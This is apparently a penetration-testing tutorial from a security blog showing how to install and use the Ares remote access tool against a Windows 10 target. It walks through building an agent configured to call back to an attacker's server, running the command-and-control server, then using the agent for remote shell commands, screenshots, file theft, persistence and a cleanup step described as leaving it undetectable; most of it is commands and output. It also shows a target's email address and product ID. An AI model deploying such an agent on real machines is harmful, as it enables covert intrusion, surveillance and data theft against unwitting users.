

# Command & Control: Ares

hackingarticles.in/command-control-ares

Raj

April 16, 2019

In this article, we will learn how to use Ares tool. This tool performs the Command and Control over the Web Interface. This tool can be found on [GitHub](#).

## Table of Content:

- Introduction
- Installation
- Exploiting Target
- Command Execution
- Capturing Screenshot
- File Download
- Compressing Files
- Persistence Agent
- Clean Up

## Introduction

Ares is a Python Remote Access Tool. Ares is made of two main programs: A Command & Control server, which is a Web interface to administer the agents and an agent program, which runs on the compromised host, and ensures communication with the CNC. The credit for creating this tool goes to [Kevin Locati](#).

For this particular demonstration,


**Attacker:** Kali Linux

**Target:** Windows 10

## Installation

To begin first, we need the tool on our Attacker Machine. To do this, we will clone the tool directly from the GitHub. After Cloning, we traversed into the newly created directory called Ares through the cd command as shown in the image.

```
git clone https://github.com/sweetsoftware/Ares.git
cd Ares
ls
```



```
root@kali:~# git clone https://github.com/sweetsoftware/Ares.git
Cloning into 'Ares'...
remote: Enumerating objects: 638, done.
remote: Total 638 (delta 0), reused 0 (delta 0), pack-reused 638
Receiving objects: 100% (638/638), 19.36 MiB | 3.56 MiB/s, done.
Resolving deltas: 100% (301/301), done.
root@kali:~# cd Ares
root@kali:~/Ares# ls
agent  README.md  requirements.txt  server  wine_setup.sh
```

Now, to make the tool work we will be needing to install some prerequisites. Let's start from the file that we cloned earlier name requirements.txt. This file contains the details of the python libraries that are required to be installed.

```
pip install -r requirements.txt
```

```

root@kali:~/Ares# pip install -r requirements.txt
DEPRECATION: Python 2.7 will reach the end of its life on January
hat date. A future version of pip will drop support for Python 2.
Requirement already satisfied: altgraph==0.14 in /usr/local/lib/py
Requirement already satisfied: certifi==2017.11.5 in /usr/local/li
Requirement already satisfied: chardet==3.0.4 in /usr/lib/python2
Requirement already satisfied: click==6.7 in /usr/local/lib/python
Requirement already satisfied: EasyProcess==0.2.3 in /usr/local/li
Requirement already satisfied: Flask==0.12.2 in /usr/local/lib/py
Requirement already satisfied: Flask-Script==2.0.6 in /usr/local/

```

Now as we have our target a Windows Machine, we will need to compile the agent that is compatible with the Windows Machine. To do that we will be needing wine. So, using the file that we cloned earlier, let's begin the wine installation. Now this will take a bit of time.

```

ls
./wine_setup.sh

```

```

root@kali:~/Ares# ls
agent README.md requirements.txt server wine_setup.sh
root@kali:~/Ares# ./wine_setup.sh
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRele
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i

```

## Exploiting Target

Now that we have successfully installed all the requirements needed to run the Ares tool. Its time to gain the Command and Control Session. To do this we are going to need an agent. For this, we use the cd command to traverse into the agent directory. After that, we list the contents of the file to find a config file. We will be needing to edit the file so as to gain the session.

```

cd agent/
ls
nano config.py

```

```

root@kali:~/Ares# cd agent/
root@kali:~/Ares/agent# ls
agent.py builder.py config.py template_config.py
root@kali:~/Ares/agent# nano config.py

```

As we can see, when we open the config file using the nano command. We see that the SERVER variable has an IP Address. We are going to edit it and change it to the internal IP address of the attacker machine, which in my case is 192.168.1.4. We don't require any further changes. So Save and Exit the nano editor.

```

GNU nano 3.2 config.py
SERVER = "http://192.168.1.4:8080"
HELLO_INTERVAL = 2
IDLE_TIME = 60
MAX_FAILED_CONNECTIONS = 10
PERSIST = True
HELP = ""
<any shell command>
Executes the command in a shell and return its output.

upload <local_file>
Uploads <local_file> to server.

```

Now that we have configured the config file, Its time to create an agent. As we have a Windows Machine as a target. We will be creating a windows agent using the command given below.

```

./builder.py -p Windows -server http://192.168.1.4:8080 -o agent.exe

```

```

root@kali:~/Ares/agent# ./builder.py -p Windows --server http://192.168.1.4:8080 -o agent.exe
002a:err:winediag:SECUR32_initNTLMSP ntlm_auth was not found or is outdated. Make sure that ntlm
find it in the winbind package of your distribution.
537 INFO: PyInstaller: 3.3
544 INFO: Python: 2.7.14
550 INFO: Platform: Windows-7-6.1.7601-SP1
561 INFO: wrote Z:\tmp\ares\agent.exe.spec
581 INFO: UPX is not available.
592 INFO: Extending PYTHONPATH with paths

```

Now, we will send this agent to the target machine by any means of preference. After that, we will be needing to launch the server. This is required as the agent will communicate to this server. Let's get back to the Ares directory. Here we have a sub-directory called server. After traversing in it we will have to initiate the database for that we will be using the initdb parameter. Initiating the database is to be done only the first time. Now we will run the server as shown in the given image.

```

ls
cd server/
./ares.py initdb
./ares.py runserver -h 0.0.0.0 -p 8080 --threaded

```

```

root@kali:~/Ares# ls
agent  README.md  requirements.txt  server  wine_setup.sh
root@kali:~/Ares# cd server/
root@kali:~/Ares/server# ./ares.py initdb
root@kali:~/Ares/server# ./ares.py runserver -h 0.0.0.0 -p 8080 --threaded
* Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 308-840-875
192.168.1.5 - - [15/Apr/2019 05:20:50] code 400, message Bad request syntax (
xfe/B\xb19n\x12\xdd\x86\x1f\xe4C\x03A{\x8cMy\x0fH<\x01\x00\x00\x0e\xc0')
192.168.1.5 - - [15/Apr/2019 05:20:50] "ZV\0L0000800/B09n0CA{0MyH<0" 400 -
192.168.1.5 - - [15/Apr/2019 05:20:50] code 400, message Bad request version
0D00<0q0?K\00" 400 -pr/2019 05:20:50] "ZV\0L0fy;q!80000

```

Now we will open the server IP in our browser. Here we will see a form asking for the password as shown in the given image. We entered the password and clicked on Define to continue.

0.0.0.0:8080/login

**./ Ares**

---


Please define a password for the Web Interface.

New Password


Confirm

Define


Now that the password is defined, we will have to enter the password to log in.



Here we have the main index of the Ares GUI. It has the following links: Change Password, Disconnect, Agent List. Now, we will go back to the step where we created an agent. Only after we execute the agent on the target machine, we will get a line Agent in Agent List.



As we can see the image given below, that we have an agent alive. We have the name of the agent, status, user that was logged in when the agent went live, we have the hostname too. We are also informed about the IP Address and Operating System of the target. Here we could run the agent on multiple devices each one of them will be visible here. We can select sessions from here and execute the same command on multiple session at the same time. We will have to click on the name to proceed.



## Command Execution

As Ares runs the Power Shell commands, let's start with the System Information command. As we can see that we have all the system config information of the target machine.

systeminfo

```
$ systeminfo ↩️

Host Name:                PAVAN-PC
OS Name:                  Microsoft Windows 10 Pro
OS Version:               10.0.17763 N/A Build 17763
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         pavandeep2318@hotmail.com
Registered Organization:
Product ID:               00331-10000-00001-AA867
Original Install Date:    22-03-2019, 11:30:09
System Boot Time:         15-04-2019, 13:39:06
System Manufacturer:      Dell Inc.
System Model:              Inspiron 3542
System Type:              x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 69 Stepping 1 GenuineIntel ~1701 Mhz
BIOS Version:             Dell Inc. A01, 28-03-2014
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
```

## Capturing Screenshot

Now, Let's take a screenshot of the target machine. To do this we will type in the screenshot command and the agent will capture the screenshot and provide a link as shown in the figure. On opening this link the screenshot can be viewed.

screenshot

```
$ screenshot ↩️


[*] Uploading c:\users\pavan\appdata\local\temp\tmplxvokd.png...
[*] File uploaded: /uploads/pavan_158641503263144/tmplxvokd.png
```

## File Download

---

We can also download files from the remote target using this agent. To do this we require the name of the file. This can be obtained using the dir command. Now once we have the filename, we will download it to our local attacker machine as shown in the image given below.

```
download file.txt
```




```
$ download file.txt ↵  
[*] Downloading file.txt...  
  
Traceback (most recent call last):  
  File "agent.exe.py", line 176, in download  
  File "site-packages\requests\api.py", line 72, in get  
  File "site-packages\requests\api.py", line 58, in request  
  File "site-packages\requests\sessions.py", line 494, in request  
  File "site-packages\requests\sessions.py", line 437, in prepare_request  
  File "site-packages\requests\models.py", line 305, in prepare  
  File "site-packages\requests\models.py", line 379, in prepare_url
```

## Compressing Files

---

We can compress a directory on the remote target using the Ares agent. For this, we require the name of the directory. After we extract the name of the directory, we can compress the file remotely using the command given below. Here, we have 'sample' the name of the directory and 'compressed.zip' the name of the compressed file.

```
zip compressed.zip sample
```



```
$ zip compressed.zip sample ↵  
[*] Creating zip archive...  
www.hackingarticles.in  
[+] Archive created: compressed.zip
```

## Persistence Agent

---

We could invoke the persistence in the agent using the command persist. This command installs the agent on the remote target.

```
persist
```



```
$ persist ↵  
www.hackingarticles.in  
[+] Agent installed.
```

## Clean Up

---

This tool also performs the clean up after the work through the session is done. This command removes the agent from the target machine. Hence it goes on undetectable.

```
clean
```

**Author: Pavandeep Singh** is a Technical Writer, Researcher and Penetration Tester Contact [here](#)

```
$ clean ↩
```

```
[+] Agent removed successfully.
```